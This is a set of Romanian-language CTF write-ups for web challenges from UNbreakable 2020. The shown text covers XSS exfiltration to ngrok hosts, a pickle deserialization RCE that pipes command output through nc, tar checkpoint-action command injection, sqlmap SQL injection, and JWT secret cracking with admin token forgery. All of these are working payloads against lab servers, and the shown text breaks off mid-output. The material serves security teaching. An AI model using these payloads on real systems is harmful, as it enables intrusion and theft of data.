
Flag format: ctf{sha256}

Goal: The web application contains a vulnerability **which** allows an attacker to leak sensitive information.

The challenge was created by Bit Sentinel.

*Rezolvare:*

După crearea unui cont, putem vedea următoarea pagina:



Site-ul are o singura functionalitate care iese în evidenta (cea de a trimite un mesaj unui admin), așa ca este bine sa incepem sa o testam pe aceasta. Cum știm ca adminul va vedea mesajul nostru, putem încerca și vulnerabilitati de tip **client-side**, precum **Cross-Site Scripting (XSS)**.

Într-adevăr, dacă îi scriem `<script>alert(1);</script>` adminului și vedem mesajul trimis, o casuta care contine '1' va apărea. Apariția alert boxului înseamnă ca mesajul trimis a fost interpretat ca fiind cod HTML, ceea ce ne permite sa executam cod javascript în browser-ul admin-ului.

Primul lucru pe care vrem să îl știm este browser-ul pe care adminul îl folosește. Putem realiza acest lucru prin crearea unui cod de javascript care va crea un request către un site realizat de noi. Pentru a crea o adresa URL accesibilă de oriunde pe care o controlăm, există trei opțiuni: un VPN (platit), [ngrok.io](https://ngrok.io) sau [requestbin.com](https://requestbin.com). Fiecare opțiune are avantajele și dezavantajele ei; pentru acest exercițiu am folosit ngrok (requestbin ar fi o varianta buna in acest context). Payload-ul final trimis către admin se poate găsi mai jos:

```
<script>
window.location.href = "https://361c4f4977c5.ngrok.io/yaku";
</script>
```

URL-ul a fost creat de mine cu ajutorul aplicației de la ngrok. După ce adminul a văzut mesajul și a accesat URL-ul, ngrok a trimis request-ul către un port local de pe calculatorul meu:

```
yakuhito@furry-catstation:~/ctf/unbr1/manual-review$ nc -nvlp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 127.0.0.1 53004 received!
GET /yaku HTTP/1.1
Host: 361c4f4977c5.ngrok.io
Upgrade-Insecure-Requests: 1
User-Agent: ctf{ff695564fdb6943c73fa7[REDACTAT]7510336ffa3845baa34e8d44b436}
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://127.0.0.1:1234/asdadasdasdasdasdasdasdasdasdas
Accept-Encoding: gzip, deflate, br
X-Forwarded-Proto: https
X-Forwarded-For: 34.89.215.57

^C
yakuhito@furry-catstation:~/ctf/unbr1/manual-review$
```

De obicei, header-ul **User-Agent** se poate folosi pentru a determina browserul și versiunea acestuia pe care o folosești un utilizator. În cadrul acestui exercițiu, header-ul conține chiar flag-ul.

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-1-writeup#manual-review>

## Rundown (usor - mediu)

Concurs: UNbreakable #1 (2020)

Descriere:

A rundown, informally known as a pickle or the hotbox, is a situation in the game of baseball that occurs when the baserunner is stranded between two bases, also known as no-man's land, and is in jeopardy of being tagged out." ... if you stopped in the first part of the definition you are one of ours.

Flag format: ctf{sha256} Goal: You have to discover a vulnerability in this simple web

application and recover the flag.

The challenge was created by Bit Sentinel.

### Rezolvare:

Dacă accesam adresa URL data folosind un browser, putem vedea o pagina care contine doar “APIv2 @ 2020 - You think you got methods for this?”. Fraza se referă la **HTTP methods** (acțiunile/metodele/verbele HTTP). Cand accesam o pagina, browser-ul face un request de tip GET către server. Alte acțiuni HTTP cuprind **POST, PUT, PATCH, DELETE** si **HEAD**. Ca sa testez dacă server-ul are alt răspuns dacă e accesat prin alta metoda HTTP, am folosit **cURL** ca sa salvez o pagina accesată prin **POST** intr-un fisier numit **index.html**, pe care l-am accesat apoi în browser:

```
yakuhito@furry-catstation:~/ctf/unbr1/rundown$ curl -X POST http://35.246.180.101:30994/ > a.html
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left  Speed
100 17003  0 17003  0    0  144k    0 --:--:-- --:--:-- --:--:-- 144k
yakuhito@furry-catstation:~/ctf/unbr1/rundown$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```





## EOFError

EOFError

### Traceback (most recent call last)

- File `"/usr/local/lib/python2.7/dist-packages/flask/app.py"`, line 2464, in `__call__`

```
def __call__(self, environ, start_response):
    """The WSGI server calls the Flask application object as the
    WSGI application. This calls :meth:`wsgi_app` which can be
    wrapped to applying middleware."""
    return self.wsgi_app(environ, start_response)

def __repr__(self):
    return "<%s %r>" % (self.__class__.__name__, self.name)
```

- File `"/usr/local/lib/python2.7/dist-packages/flask/app.py"`, line 2450, in `wsgi_app`

```
try:
    ctx.push()
    response = self.full_dispatch_request()
except Exception as e:
    error = e
    response = self.handle_exception(e)
except: # noqa: B001
    error = sys.exc_info()[1]
    raise
return response(environ, start_response)
finally:
```

Pagina reprezinta o eroare a unei aplicatii scrise in **python**. După puține cautari, se poate vedea și o parte a unei functii a fisierului principal, **app.py**:

```
@app.route("/", methods=["POST"])

def newpost():
    picklestr = base64.urlsafe_b64decode(request.data)
```

```
if " " in picklestr:
    return "The ' ' is blacklisted!"

postObj = cPickle.loads(picklestr)
return ""

if __name__ == "__main__":
    app.run(host = "0.0.0.0", debug=True)
```

Funcția citește datele trimise prin request-ul HTTP, verifica ca acestea sa nu contina spatiu, si le deserializeaza prin functia **cPickle.loads**. Formatul **pickle** este bine documentat si se știe ca deserializarea inputului utilizatorului poate duce la vulnerabilitati de tip RCE (Remote Command Execution).

Scriptul de mai jos creeaza o clasa numita **Exploit** care citește fisierul **flag** atunci cand este deserializata:

```
import _pickle as cPickle
import base64
import os
import string
import requests
import time

class Exploit(object):
    def __reduce__(self):
        return (eval, ('eval(open("flag","r").read())', ))

def sendPayload(p):
    newp = base64.urlsafe_b64encode(p).decode()
    headers = {'Content-Type': 'application/yakoo'}
    r = requests.post("http://35.246.180.101:30994/", headers=headers, data=newp)
    return r.text

payload_dec = cPickle.dumps(Exploit(), protocol=2)
print("ctf{" + sendPayload(payload_dec).split("ctf{")[1].split("}")[0] + "}")
```

Funcția **sendPayload** trimite payload-ul către aplicatie in mod automat. Pentru a evita interpretarea payload ului de către **Flask**, trebuie sa setam header-ul **Content-Type** pentru a avea o valoare nespecificata in documentația oficială a protocolului HTTP.

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-1-writeup#rundown>

## Tartarsausage (usor - mediu)

Concurs: UNbreakable #2 (2020)


Descriere:

Find the sausage and be a king of "tar".

Flag format: CTF{sha256}

Rezolvare:

Pe pagina exercițiului se poate găsi și un URL. Dacă accesam URL-ul, browser-ul va arata următoarea pagina:



Browser interface showing a challenge page. The address bar displays the URL `35.234.65.24:31428`. Below the address bar, there is a file selection area with a "Browse..." button and the text "No file selected." To the right is a "Submit Query" button. Below these elements, there is a list of fields to be filled:

- Sent file:
- File size:
- File type:

Putem încerca sa încarcăm mai multe tipuri de fișiere, însă soluția exercițiului presupune găsirea unei alte pagini folosind **Inspect Source**:

```
<html>
  <head></head>
  <body>
    <form action="" method="POST" enctype="multipart/form-data">
      <input type="file" name="image">
        whitespace
      <input type="submit">
    </form>
    <form action="sadjwaskdkwkasjdkwasdasdas.html" method="POST">
      <input type="hidden" name="url" value="">
      <input type="hidden" value="submit">
    </form>
  </body>
</html>
```

Dacă accesam noua pagina, putem vedea următoarea parte a exercitiului:



## Enter tar

Try luck with shell commands you wont succeed ;)

Titlurile paginii și al exercitiului menționează programul de linux **tar**. Textul '**Try luck with shell commands you won't succeed ;)**' transmite că autorul a încercat sa sanitize input-ul dar, fiind vorba de un exercițiu, este probabil ca protectiile sa nu fie suficiente. Cum formularul de pe pagina transmite date către un script de tip PHP, putem presupune ca protectiile sunt și ele scrise in PHP.

După mai multe încercări, ajungem la concluzia ca scriptul php pasează input-ul nostru ca un argument al comenzii **tar**, iar protectia este cel mai probabil **escapeshellcmd** în loc de **escapeshellarg**. **escapeshellcmd** ne permite sa adaugam switch-uri comenzii **tar**, ceea ce înseamnă că putem rezolva exercițiul dacă găsim un switch care executa comenzi.

Un astfel de switch se poate găsi pe [GTFOBins](#), un site care contine mai multe moduri de a executa comenzi din aplicații:

It can be used to **break** out from restricted environments by spawning an interactive system shell.

(a) `tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`

Folosind acest switch, putem crea un input care sa afiseze output-ul comenzii `ls -lah`:

`-cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec="ls -lah"`

```
<html>
<head></head>
<body>"If you don't see my flag. Try harder :D!!"
total 32K
drwxrwxrwx 1 www-data www-data 4.0K Dec 16 14:42 .
drwxr-xr-x 1 root      root    4.0K Feb  1 2020 ..
-rw-rw-r-- 1 root      root    120 Dec 14 08:13 asdsasdsadsadwfdasdasdfasdedfads.php
drwxrwxr-x 2 root      root    4.0K Dec 14 08:13
enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2FzY2Fzc2FjY2Fz
-rw-rw-r-- 1 root      root    1.4K Dec 14 08:13 index.php
-rw-r--r-- 1 www       www     1.2K Dec 16 14:42 my-secret-tar.tar.gz
-rw-rw-r-- 1 root      root    276 Dec 14 08:13 sadjwjaskdkwkasjdkwasdasdas.html
</body>
```

Folderul cu un nume foarte lung contine un singur fișier numit **flag** de unde putem obține flag-ul:

```
yakuhito@furry-catstation:~/ctf/unr2/tartarsausage$ curl
35.234.65.24:31428/enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2FzY2Fzc2FjY2Fz/flag
ctf{d618f4caf3fdca9634a6a[REDACTAT]125b891165b30a5925f2845708ab7}
yakuhito@furry-catstation:~/ctf/unr2/tartarsausage$
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#tartarsausage>

## Small-data-leak (usor - mediu)

Concurs: UNbreakable #2 (2020)


Descriere:

I do not know what is wrong /user?id=. It's not working at all. All I know is that an attacker is asking us for a ransom...

Flag format: CTF{sha256}

Rezolvare:

Pe pagina exercițiului putem găsi și o adresa URL. Dacă o accesăm, vom vedea o pagina similară cu cea de mai jos:



Name	Email
Yahoo Admin	admin@yahoo.com
test	test@test.com
test	test@test.com;select 1,user,'test' from user;--
asd	asd@email.com

Register!

Cum descrierea exercițiului precizează URI-ul `/user?id=`, este o idee bună să îl vizităm. Putem observa că, dacă parametrul **user** are valoarea `'`, aplicația va avea o eroare:

```
← → ↺ 🏠 35.198.183.125:30321/user?id='
sqlalchemy.exc.ProgrammingError
ProgrammingError: (psycopg2.ProgrammingError) unterminated quoted string at or near "''"
LINE 1: ...ests.email AS guests_email FROM guests WHERE guests.id = '
[SQL: "SELECT guests.id AS guests_id, guests.name AS guests_name, guests.email AS guests_email FROM guests WHERE guests.id = '"

Traceback (most recent call last)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1997, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1985, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1540, in handle_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1982, in wsgi_app
    response = self.full_dispatch_request()
```

Libraria **SQLAlchemy** este o bibliotecă de python care permite o interacțiune mai ușoară cu bazele de date SQL. Cum aplicația a arătat o eroare când am setat parametrul GET **user** în `'`, putem deduce că input-ul este pasat către engine-ul **SQL** fără a fi sanitizat, ceea ce înseamnă că aplicația are o vulnerabilitate de tip **SQL Injection**. Putem confirma vulnerabilitatea folosind tool-ul **SQLMap**:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u
http://35.198.183.125:30321/user?id=1
```

```

      _
     _H_
    _ _ _
   _ _ _ [.] _ _ _ _ _ {1.3.3.30#dev}
  _ _ _ [.] _ _ _ _ _
 _ _ _ _ _ D) _ _ _ _ _
  _ _ _ V... _ _ _ http://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 19:33:59 /2020-12-16/

```
[19:34:00] [INFO] resuming back-end DBMS 'postgresql'
```

```
[19:34:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 4048=4048 AND 'uRzq'='uRzq

  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: id=1' AND
3904=CAST((CHR(113)||CHR(112)||CHR(98)||CHR(122)||CHR(113))||(SELECT (CASE
WHEN (3904=3904) THEN 1 ELSE 0
END))::text||(CHR(113)||CHR(118)||CHR(118)||CHR(112)||CHR(113)) AS NUMERIC) AND
'fWe'='fWe

  Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: id=1';SELECT PG_SLEEP(5)--

  Type: time-based blind
  Title: PostgreSQL > 8.1 AND time-based blind
  Payload: id=1' AND 4783=(SELECT 4783 FROM PG_SLEEP(5)) AND 'Rbic'='Rbic
---
[19:34:00] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[19:34:00] [INFO] fetched data logged to text files under
'/home/yakuhito/.sqlmap/output/35.198.183.125'

[*] ending @ 19:34:00 /2020-12-16/

yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

**SQLMap** a găsit un **injection point**, ceea ce înseamnă că putem începe să luăm date din baza de date. Putem începe prin a lista bazele de date:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u
http://35.198.183.125:30321/user?id=1 --dbs
[..]
```



```
[19:38:14] [INFO] used SQL query returns 73 entries
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public

[19:38:14] [INFO] fetched data logged to text files under
'/home/yakuhito/.sqlmap/output/35.198.183.125'

[*] ending @ 19:38:14 /2020-12-16/

yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

Prima parte a flag-ului poate fi obtinuta prin listarea **table**-urilor din baza de date numita **public**:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u
http://35.198.183.125:30321/user?id=1 -D public --tables
[...]
Database: public
[3 tables]
+-----+
| ctf{70ff919c37a20d6526b[redactat]698b037e3fb898ca68295da |
| alembic_version                                     |
| guests                                             |
+-----+

[19:42:44] [INFO] fetched data logged to text files under
'/home/yakuhito/.sqlmap/output/35.198.183.125'

[*] ending @ 19:42:44 /2020-12-16/

yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

A doua parte a flagului poate fi găsită listand numele coloanelor tabelului cu numele primei parti a flagului, **ctf{70f...**:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u
```

```
http://35.198.183.125:30321/user?id=1 -D public -T
'ctf{70ff919c37a20[redacted]5fa698b037e3fb898ca68295da' --columns
[...]
Database: public
Table: ctf{70ff919c37a20d6526b02[redacted]b037e3fb898ca68295da
[2 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| 2fc0a} | varchar |
| id     | int4    |
+-----+-----+

[19:44:58] [INFO] fetched data logged to text files under
'/home/yakuhito/.sqlmap/output/35.198.183.125'

[*] ending @ 19:44:58 /2020-12-16/

yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

Observație: Dacă am vrea sa luam și datele din baza de date (știind deja structura acesteia), am putea folosi o comanda precum **sqlmap -u [url] -D [nume\_baza\_de\_date] -T [nume\_table] --dump-all**.

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#smalldataleak>

## Frameble (usor)

Concurs: UNbreakable #2 (2020)

Descriere:

Just another OWASP Top 10 vulnerability.

Please note that the admin is live 24/7 to approve your posts.

Flag format: CTF{sha256}

*Rezolvare:*

Acest exercițiu a fost foarte asemanator cu **manual-review**, însă flag-ul se afla în sursa paginii vizitata de admin pentru a vedea postarea. Pentru a o exfiltra, putem folosi următorul payload:

```
<script>
var exfil = document.getElementsByTagName("body")[0].innerHTML;
window.location.href="https://c3d9707d386e.ngrok.io?pgsrc=" + btoa(exfil);
</script>
```

Desigur, se pot folosi si servere VPN sau URL-uri generate de RequestBin pentru a rezolva aceasta problema, insa in acest caz am folosit ngrok. Putem vedea sursa paginii si flag-ul decodand din **base64** string-ul trimis către server prin parametrul **pgsrc**:

```
yakuhito@furry-catstation:~/ctf/unr2/frameble$ nc -nvlp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from 127.0.0.1 50836 received!
GET /?pgsrc=Cg[...]g== HTTP/1.1
Host: c3d9707d386e.ngrok.io
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/81.0.4044.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:1234/index.php?page=post&id=683
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
X-Forwarded-Proto: https
X-Forwarded-For: 35.198.103.37

^C
```

```
yakuhito@furry-catstation:~/ctf/unr2/frameble$ echo Cgog[...]Pg== | base64 -d
```

```
[...]
```

```
        <!-- Page Content -->
<h1>Your posts</h1>
```

```
<hr>
<p>
```

```
CTF{ce6675f186ac75938d[REDACTAT]0041404456d11b1a80d072f4b547}
    </p><div id="response"><h1 class="special">flag pls</h1><script> var exfil =
document.getElementsByTagName("body")[0].innerHTML;
window.location.href="https://c3d9707d386e.ngrok.io?pgsrc=" + btoa(exfil);
</script></div></div></div></div>
yakuhito@furry-catstation:~/ctf/unr2/frameble$
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#frameble>

## Alfa-cookie (usor - mediu)

Concurs: UNbreakable #2 (2020)

Descriere:

If you are the real admin, why you keep trying?

Flag format: CTF{sha256}

Rezolvare:

Pagina exercițiului conține un link către un site care are un dashboard pe care nu-l putem accesa:



## Secure Platfrom

If you are the true admin, login on: [Dashboard](#).

Observam ca site-ul seteaza doua **cookie**-uri atunci cand este accesat:

```
auth_cookie:  
6531267450116e20212427513639235b59144627613e621540412121103931613e366b  
key: MUVDZBIPDVJ8EJJ473LWP41252DS73AS4EE
```

Folosind python, putem încerca sa decodam valoarea cookie-ului **auth\_cookie**. Incepem prin a transforma hex in ASCII, apoi încercăm operatia XOR:

```
yakuhito@furry-catstation:~/ctf/unr2/alfacookie$ python  
Python 3.6.9 (default, Oct 8 2020, 12:12:24)  
[GCC 8.4.0] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>> from pwn import xor  
>>>  
bytes.fromhex('6531267450116e20212427513639235b59144627613e621540412121103931  
613e366b')  
b'e1&tP\x11n !$'Q69#[Y\x14F'a>b\x15@A!!\x1091a>6k"  
>>> key = 'MUVDZBIPDVJ8EJJ473LWP41252DS73AS4EE'  
>>> xor(_, key)  
b"(dp0\nS'permission'\np1\nS'user'\np2\ns."  
>>>
```

Ultimul string contine mai multe cuvinte citibile și este, de fapt, un obiect serializat cu ajutorul librăriei **pickle**:

```
>>> import pickle  
>>> pickle.loads(b"(dp0\nS'permission'\np1\nS'user'\np2\ns.")  
{'permission': 'user'}  
>>>
```

Inspirandu-ne de la rezolvarea exercitiului **rundown**, putem face un script care sa returneze flag-ul:

```
import requests
import pickle
from pwn import *

url = "http://34.89.241.255:31110/dashboard"

class RCE:
    def __reduce__(self):
        cmd = ('ls -lah | nc 0.tcp.ngrok.io 16587')
        return os.system, (cmd,)

payload = pickle.dumps(RCE(), protocol=2)
print(payload)
key = len(payload) * "A"
auth_cookie = xor(payload, key).hex()

r = requests.get(url, cookies={"key": key, "auth_cookie": auth_cookie})

#print(r.text)
```

Cum comanda nu va fi afișată pe ecran de data aceasta, folosim ngrok pentru a face rost de un port accesibil de oriunde de pe internet pentru a transfera datele. Listenerul local va arata output-ul comenzii:

```
Listening on [0.0.0.0] (family 0, port 8080)
Connection from 127.0.0.1 51592 received!
total 36K
drwxr-xr-x 1 root root 4.0K Dec 14 13:05 .
drwxr-xr-x 1 root root 4.0K Dec 14 13:05 ..
-rw-r--r-- 1 ctf ctf 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 ctf ctf 3.7K Aug 31 2015 .bashrc
-rw-r--r-- 1 ctf ctf 655 Jul 12 2019 .profile
-rwxr-xr-x 1 root root 1.1K Dec 14 13:05 app.py
```

```
-rwxr-xr-x 1 root root 69 Dec 14 13:05 flag  
-rwxr-xr-x 1 root root 13 Dec 14 13:05 start.sh  
drwxr-xr-x 1 root root 4.0K Dec 14 13:05 templates  
^C
```

Flag-ul este în fișierul numit **flag**.

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#alfacookie>

## Under-construction (usor - mediu)

Concurs: UNbreakable #2 (2020)


Descriere:

Found this web application that is still under construction.. I'm sure it's vulnerable because of that. Can you find it?

Flag format: CTF{sha256}

Rezolvare:

URL-ul dat duce către un site care pare ca nu a fost încă terminat:



După ce ne facem un cont, putem începe să analizăm site-ul. Tehnologia folosită este **Vue.js**, ceea ce înseamnă că:

- Toate script-urile de javascript incluse în pagina nu sunt citibile, însă dacă adăugăm '.map' la sfârșitul URL-ului lor putem vedea sursa inițială
- Datele privitoare la aplicație sunt, cel mai probabil, stocate în **localStorage** în loc de cookie-uri

Dacă ne uităm în **/js/app.d875ddd5.js.map**, putem observa că există un rol numit **ROLE\_ADMIN**, care este, cel mai probabil, dat numai adminilor. Putem folosi consola de debug a paginii pentru a găsi un obiect în **localStorage** numit **user**:

```
localStorage.getItem("user")
"{\"id\":4,\"username\":\"yakuhto\",\"email\":\"[redacted]\",\"roles\":[\"USER\"],\"accessToken\":\"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NCwiaWF0IjoxNjA4MTQ3MjE1LCJleHAiOiJlMjMDgyMzM2MTV9.nnnWOMdh1YzIAb1QRCRbXGVuBSFqrso_CUoQQ136EGk\"}"
```

Dacă adăugăm rolul de **ROLE\_ADMIN** utilizatorului curent, observăm un nou buton în bara de navigare care duce către o pagină care face un request către **/api/app/admin**. Singurul parametru transmis către acest endpoint este un token JWT, care reprezintă, de fapt, un obiect 'semnat' de server cu o parolă.



Dacă folosim [jwt2john](#) pe acest token și apoi folosind **johnTheRipper** pentru a încerca parole simple, vedem ca token-ul este semnat cu parola **letmein**. Știind parola, putem folosi scriptul de python de mai jos pentru a genera un token în care avem rol de admin:

```
import requests
import jwt

url = "http://34.89.250.23:32372/api/app/admin"

payload = {"id":1, "iat":1608020118, "exp":1609106518}
token = jwt.encode(payload, "letmein", algorithm='HS256')

print(token)
r = requests.get(url, headers={"x-access-token": token})

print(r.text)
```

În script-ul de mai sus, **iat** reprezintă timestamp-ul la care token-ul a fost creat, iar **exp** reprezintă timestamp-ul la care token-ul va 'expira', adică nu va mai fi valid. Putem obține flag-ul prin rularea scriptului:

```
yakuhito@furry-catstation:~/ctf/unr2/underconstruction$ python solve.py
b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MSwiaWF0IjoxNjA4MDIwMTE4LCJleH
AiOiJlMDEkxMDY1MTI5LzI0v5P46Z8ivU9AFGoK-CX3Sdius7VRGH6Y8'
